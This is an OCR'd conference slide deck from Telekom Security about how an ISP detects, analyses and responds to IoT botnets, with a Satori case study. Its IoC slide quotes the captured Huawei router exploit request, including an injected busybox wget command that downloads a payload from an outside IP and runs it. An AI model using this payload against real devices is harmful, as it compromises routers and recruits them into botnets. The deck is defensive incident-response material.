DETECT & RESPOND TO IOT BOTNETS AS AN ISP


CHRISTOPH GIESE

TELEKOM SECURITY; CYBER DEFENSE CENTER

T · · Systems ·

MANAGEMENT SUMMARY


- Mirai hit us hard; IoT Botnets are on the rise and rapidly evolving
- We developed a three-stage model to handle this threat and proved it´s value on a real-world example
- Work in progress; continuously improvement needed



HISTORY / THREAT DESCRIPTION

THE EVOLUTION OF IOT BOTNETS

IOT BOTNETS ON THE RISE



[USENIX]; *[Gartner]

IOT BOTNETS RAPIDLY EVOLVING

Mirai v1

1) Tries 64 user/password combinations on random IPs on port 23


2) Pre-Defined DDoS modules

3) Waiting for an IP to kill

2 years

```
First Worm → Modern malware 30y
In IoT → 2 years
```

VPNFilter




[APNIC] Graphic by [Talos]

OUR THREE LEVEL APPROACH

APPLYING SECURITY BEST-PRACTICES ON A NEW THREAT

WE DEVELOPED A THREE-STAGE MODEL FOR HANDLE IOT BOTNETS AS ISP



Inspired by the good old OODA loop (Thanks for breaking my browser with your 200+ slide deck @FrodeHommedal)

HEAVILY INCREASED DETECTION CAPABILITIES

Blackhole Monitoring


- Monitor unused IP address ranges
- Fastest alerting capabilities
- Set of anomaly detections (Std. Deviations/Single SYN/...)

Honeypot Monitoring

- Worldwide honeypot network
- In-depth view about attacker behavior (shell history; dropped files/samples)

CPE Monitoring

- Availability (e.g. registration rates vs baseline)



**Independent sensors for best coverage;
Centralized monitoring for correlations**

ANALYZE PHASE TO ENRICH INFORMATION FOR RESPONSE

Sandboxing/Reversing


- Analyze honeypot payload to identify IoCs

Tracking Activities

- pDNS: First seen in Germany? (All customers DNS)
- pDNS: FastFlux? Multiple domains? → Important
- Peakflow: Increasing activity from customer routers?

Correlation to seen attacks

- MISP correlations using tons of public/private feeds
- CTI analysts classification to seen attacks (*under construction*)



Invest in the best sources
Understand the threat
Enrich information to respond

AS AN ISP WE ESTABLISHED MULTIPLE RESPONSE CAPABILITIES

Protection at network borders


- Filtering on TCP/IP layer
- Sinkhole C2 domains *(roadmap; german law)*

Rollout of mitigations to the CPE

- With suppliers
- If applicable and necessary

Report affected IPs to customers

- Inform infected customers via postal letter
- ISP exchange via centralized MISP for fully-automated information exchange (*under construction*)




Apply mitigations to protect our customers

REAL-WORLD EXAMPLES

APPLYING OUR MODEL ON THE SATORI CASE

THE BLACKHOLE SENSOR DETECTED HUGE SPIKE

Blackhole Sensor



Tolerance threshold exceeded in standard deviation
2017-12-05 03:02 (UTC)

D
[Detect]

A

R

<u>Alarming in SoC</u>:
We have a large traffic spike on port 37215 TCP

ANALYZE SPIKE

Find starting point for investigation

D | **A [Analyze]** | R

Traffic Analysis

- >75k unique source IP addresses
- Devices are routers from North-Africa / South-America (Tunisia/Egypt)
- No IP addresses from our network

  → No 3rd level escalation over night required

IoCs

```
IP TTL < 64

TCP Window Size: 5600 - 5808

Packet length=74 Bytes
```

Are we affected? SPEED!
Determined escalation level

SANDBOXING AND REVERSING REVEALED IOCS

Enrich detected anomaly with IoCs

D | **A [Analyze]** | R

Sandboxing/Reversing

1. Find payload in the honeypot network
2. Analyze payload using reverse engineering
3. Share information to track malware

IoCs:

```
POST /ctrlt/DeviceUpgrade_1 HTTP/1.1
Host: 80.158.17.35:37215

Authorization: Digest username="dslf-
config", realm="HuaweiHomeGateway"
```

```
<NewStatusURL>$(/bin/busybox wget -g
95.211.123.69 -l /tmp/.f -r /b; sh
/tmp/.f)</NewStatusURL>

<NewDownloadURL>$(echo
HUAWEIUPNP)</NewDownloadURL>
```

Understood vulnerability
Collected additional IoCs

RESPOND BASED ON IMPACT

Protection on network borders

- Continuous monitoring of IoCs started
- 24/7 team briefed

Rollout of mitigations to the endpoint

- CPE department confirmed: Vulnerable SW not in use
- Vulnerable webserver not in use in home automation devices

